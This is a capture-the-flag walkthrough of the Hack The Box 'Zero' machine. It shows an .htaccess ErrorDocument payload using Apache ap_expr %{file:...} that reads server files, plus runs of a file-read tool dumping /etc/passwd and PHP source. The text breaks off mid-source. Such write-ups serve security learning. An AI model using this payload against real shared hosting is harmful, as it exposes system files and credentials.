Zero Walkthrough - HTB Insane | Apache ap_expr Arbitrary File Read & pgrep Abuse
Complete walkthrough of Zero from Hack The Box. An insane Linux machine that hands out per-user SFTP credentials, giving control of the user's .htaccess. This is abused for an Apache ap_expr arbitrary file read (LFI via ErrorDocument) to leak the site's source code, exposing hardcoded MySQL credentials that grant SSH access and the user flag. A root-run, Monit-scheduled script runs an apache2ctl config syntax check against a process whose command line we control; by starting a process with a crafted command line and pointing it at an Apache config that Includes /root/root.txt, the root flag is disclosed.

Overview
Zero is an Insane difficulty Linux machine that features a web application that allows for the creation of credentials to be used on an SFTP server where users can create their own HTML pages. This service is exploitable by uploading a malicious .htaccess file to gain arbitrary file read access to the web servers’ asset files. By viewing the source code of these files players will find hard coded credentials that allow for access to the target over SSH. The Apache server configuration is periodically managed by a cronjob that checks the integrity of the Apache configurations and can be abused by satisfying the conditions of the cronjob task to include a malicious line into the restored configuration to leak the contents of files owned by root.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
ports=$(nmap -p- --min-rate=1000 -T4 zero.htb 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); echo "$ports"; nmap -vv -p"$ports" -sC -sV zero.htb -oX zero.xml

<SNIP>

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 857b10681b90b6105257f1a9fd18eb6c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDN7PoEZtHrP2BpUupZz/LALzhC4QhX80Acd2iW0a8THp1Qh4E/0qCTUo6NnXb7M+aaRmuapfxEP8IBenlayj70O3eX3Hg5L0xa60CBqfsHSKWKlkE/xfLyW8YiwmhcVkuEIlHjRFAlEQeveJ/LP7kIwK5APLfTqzy0Tkvbe82U954VKxmdjB3a6OyNKK7lBzMe3T
6TBVYjjEXfE+DaG7FAf/ljsmeiy0hVnF2/UdZoiHZT7xH+ulZ8sytplWP7r+MvOjuDQfTd6LTMSHJpHOBwhpXzjYOvQxdXJ9h41veV5DOVbkjY2mhKnFFb+ydUirjNo9jwu4hJr4uemuuSx1LR+rxoWPDwnUuqNqjSJL7nif0A3Clz4XPCDjVjSYEgsm9yuXQ80oimJetiHbod0gzNRf9NoZtgXpuQk1ttE7HlDny5uD
zC6B95MXvyK1TODIFxvVOGktyqfOk5bJz2uaRfoexQGnGAvCyk3hUHY2vGVpfBFyueL48lC5/hJC0zjh0=
|   256 2e618d3514d6923a7174f780ba7621f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPA6OlYJ6weSuPUGt71ug07kKzWuCNfa54UoJwLu494OC6YS88ScFYzz9eECuOmBX8W1VL0N7Ql9NGIvwF+nOMc=
|   256 d08b7d8372249cb78fbf78f916058bd9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICisQgZLCaGxTxqvmnJj2gQ5QLp53wc0N9IGXatSzMvg
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Page moved.
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

<SNIP>
Key findings:
- Port 22: SSH (OpenSSH 8.2p1)
- Port 80: HTTP (Apache httpd 2.4.41)
HTTP
This is the site main page:

There isn’t anything particulary interesting in the homepage apart from the fact that the site hosts “only http” sites, even though this page itself is a PHP page. If we click the sign up today button, we’re redirected to the signup page, where we can request credentials.

If we click the request credentials button, after a few seconds we get a pair of credentials. From Burp Suite we can see that the request is made to the file get-credentials-please-do-not-spam-this-thanks.php. After gaining the credentials, I write them down and try to connect via SFTP as the site suggests.

Before connecting via SFTP, let’s look at the last page of the site, the statistics page.

The information on the stats page is correct — a site was created previously, making the total 2 and not 1.
SFTP
Let’s log in with the SFTP credentials we just got.
1
2
3
4
5
6
7
8
9
10
11
12
sftp zro-16749e08@zero.vl
zro-16749e08@zero.vls password:
Connected to zero.vl.
sftp> ls
public_html
sftp> cd public_html/
sftp> ls -al
drwxr-xr-x    2 1002     1002         4096 Aug 23 07:24 .
drwxr-xr-x    3 root     root         4096 Aug 23 07:24 ..
-rw-r--r--    1 root     root           49 Aug 23 07:24 .htaccess
-rw-r--r--    1 1002     1002          349 Feb 15  2019 index.html
sftp>
We have access to the .htaccess file, which we can remove and replace with one of our own choosing. This is clearly the misconfiguration the creator of the box intends us to follow.
1
2
3
4
5
6
7
sftp> rm .htaccess
Removing /public_html/.htaccess
sftp> put .htaccess
Uploading .htaccess to /public_html/.htaccess
.htaccess                                    100%   55     0.4KB/s   00:00
sftp> chmod 777 .htaccess
Changing mode on /public_html/.htaccess
Initial Access
Apache ap_expr LFI via .htaccess
I tried some attack vectors without success. For example, the execution of PHP code in the .htaccess file or in other files, which didn’t work. The attack vector that did work can be found in the Apache docs that talk about the ap_expr expression parser, also documented on HackTricks. The attack is an LFI via ErrorDocument 404. Inside the .htaccess file we write ErrorDocument 404 %{file:/etc/passwd} to read the file /etc/passwd when we visit a page that doesn’t exist.
Here’s an example:
1
2
3
4
5
6
7
8
9
10
11
12
sftp> ls -al
drwxr-xr-x    2 1002     1002         4096 Aug 23 13:05 .
drwxr-xr-x    3 root     root         4096 Aug 23 07:24 ..
-rwxrwxrwx    1 1002     1002           38 Aug 23 13:05 .htaccess
-rw-r--r--    1 1002     1002          349 Feb 15  2019 index.html
sftp> rm .htaccess
Removing /public_html/.htaccess
sftp> put .htaccess
Uploading .htaccess to /public_html/.htaccess
.htaccess                                                                                                                                                                                                 100%   38     0.3KB/s   00:00
sftp> chmod 777 .htaccess
Changing mode on /public_html/.htaccess
Here is a non-existent page:

We got a LFI vulnerability, but this doesn’t give us a shell. We need to find, for example, some hardcoded credentials left lying around.
Automating the LFI with exprloit
I made an exploit called exprloit that you can find on my repository. This exploit automates the entire process and scan whole wordlists of files. If you want to read the code, it’s well documented in the repository.
Let’s use it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
git clone https://github.com/dua2z3rr/exprloit.git
Cloning into 'exprloit'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 11 (delta 1), reused 7 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (11/11), 17.44 KiB | 541.00 KiB/s, done.
Resolving deltas: 100% (1/1), done.

cd exprloit

ls -al
total 72
drwxrws--- 1 root rvm   118 Aug 23 15:19 .
drwxrws--- 1 root rvm   204 Aug 23 15:19 ..
-rw-rw---- 1 root rvm 40608 Aug 23 15:19 art
-rw-rw---- 1 root rvm 10696 Aug 23 15:19 exprloit.py
drwxrws--- 1 root rvm   138 Aug 23 15:21 .git
-rw-rw---- 1 root rvm  4668 Aug 23 15:19 .gitignore
-rw-rw---- 1 root rvm  1065 Aug 23 15:19 LICENSE
-rw-rw---- 1 root rvm   134 Aug 23 15:19 README.md
-rw-rw---- 1 root rvm    34 Aug 23 15:19 requirments.txt

python3 exprloit.py single -H zero.vl -U "zro-16749e08" -P "ca705b2a" -d "public_html/" -p /etc/passwd -u "http://zero.vl/~zro-16749e08/"
<SNIP>

     e x p r l o i t
     Apache ap_expr arbitrary file read
     https://github.com/dua2z3rr/exprloit

[*] Connecting to zero.vl over SSH...
[+] Successfully initialized SSH connection with the target
[+] Successfully initialized SFTP connection with the target
[*] Initializing oracle...
[*] Creating local .htaccess file since there isnt one...
[+] Successfully created the md5 hash for a failed extraction from the target.
[*] Starting attack...
---------------------------------------------
[+] Successfully extracted /etc/passwd from target.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
zroadmin:x:666:666::/home/zroadmin:/bin/bash
fwupd-refresh:x:114:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:997:997::/var/log/laurel:/bin/false
zro-353e6695:x:1001:1001::/home/zro-353e6695:/bin/false
zro-16749e08:x:1002:1002::/home/zro-16749e08:/bin/false

---------------------------------------------
[*] Closing SSH and SFTP connections...
[+] Successfully closed SSH and SFTP connections with the target

────────────────────────────────────────────────────────
Was exprloit.py useful? Leave a star on my repo!
     https://github.com/dua2z3rr/exprloit
────────────────────────────────────────────────────────
As we can see, the exploit worked, and from the /etc/passwd file we see 2 interesting users: ubuntu and zroadmin.
Let’s try with the files from the original source code:
1
2
3
4
5
6
/var/www/html/index.php
/var/www/html/get-credentials-please-do-not-spam-this-thanks.php
/var/www/html/signup.php
/var/www/html/attribution.php
/var/www/html/info.php
/var/www/html/stats.php
We can use the exploit’s wordlist mode with the list above:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
python3 exprloit.py wordlist -H zero.vl -U "zro-16749e08" -P "ca705b2a" -d "public_html/" -w ../custom_wordlist -u "http://zero.vl/~zro-16749e08/"
<SNIP>

     e x p r l o i t
     Apache ap_expr arbitrary file read
     https://github.com/dua2z3rr/exprloit

[*] Connecting to zero.vl over SSH...
[+] Successfully initialized SSH connection with the target
[+] Successfully initialized SFTP connection with the target
[*] Initializing oracle...
[+] Successfully created the md5 hash for a failed extraction from the target.
[*] Starting attack...

<SNIP>

────────────────────────────────────────────────────────
Was exprloit.py useful? Leave a star on my repo!
     https://github.com/dua2z3rr/exprloit
────────────────────────────────────────────────────────
Among the files found, stats gives us something interesting:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
---------------------------------------------
[+] Successfully extracted /var/www/html/stats.php
from target.
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="description" content="">
<meta name="author" content="Mark Otto, Jacob Thornton, and Bootstrap contributors">
<meta name="generator" content="Jekyll v3.8.5">
<title>Zero</title>
<!-- Bootstrap core CSS -->
<link href="/dist/css/bootstrap.min.css" rel="stylesheet" crossorigin="anonymous">
<style>
.bd-placeholder-img { font-size: 1.125rem; text-anchor: middle; -webkit-user-select: none; -moz-user-select: none; -ms-user-select: none; user-select: none; }
@media (min-width: 768px) { .bd-placeholder-img-lg { font-size: 3.5rem; } }
</style>
<!-- Custom styles for this template -->
<link href="carousel.css" rel="stylesheet">
</head>
<body>
<header>
<nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
<a class="navbar-brand" href="/index.php">Zero</a>
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-controls="navbarCollapse" aria-expanded="false" aria-label="Toggle navigation">
<span class="navbar-toggler-icon"></span>
</button>
<div class="collapse navbar-collapse" id="navbarCollapse">
<ul class="navbar-nav mr-auto">
<li class="nav-item active"><a class="nav-link" href="/index.php">Home<span class="sr-only">(current)</span></a></li>
<li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
</ul>
</div>
</nav>
</header>
<main role="main">
<!-- Marketing messaging and featurettes
================================================== -->
<!-- Wrap the rest of the page in another container to center all the content. -->
<div class="container marketing">
<!-- START THE FEATURETTES -->
<hr class="featurette-divider">
<div class="row featurette">
<div class="col-md-7">
<h2 class="featurette-heading">Statistics.<span class="text-muted"> 1+1!</span></h2>
<?php
